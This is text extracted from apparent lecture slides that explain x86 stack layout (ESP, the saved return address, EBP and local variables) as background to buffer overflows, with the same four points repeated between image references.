
1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout



1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Buffer Overflows

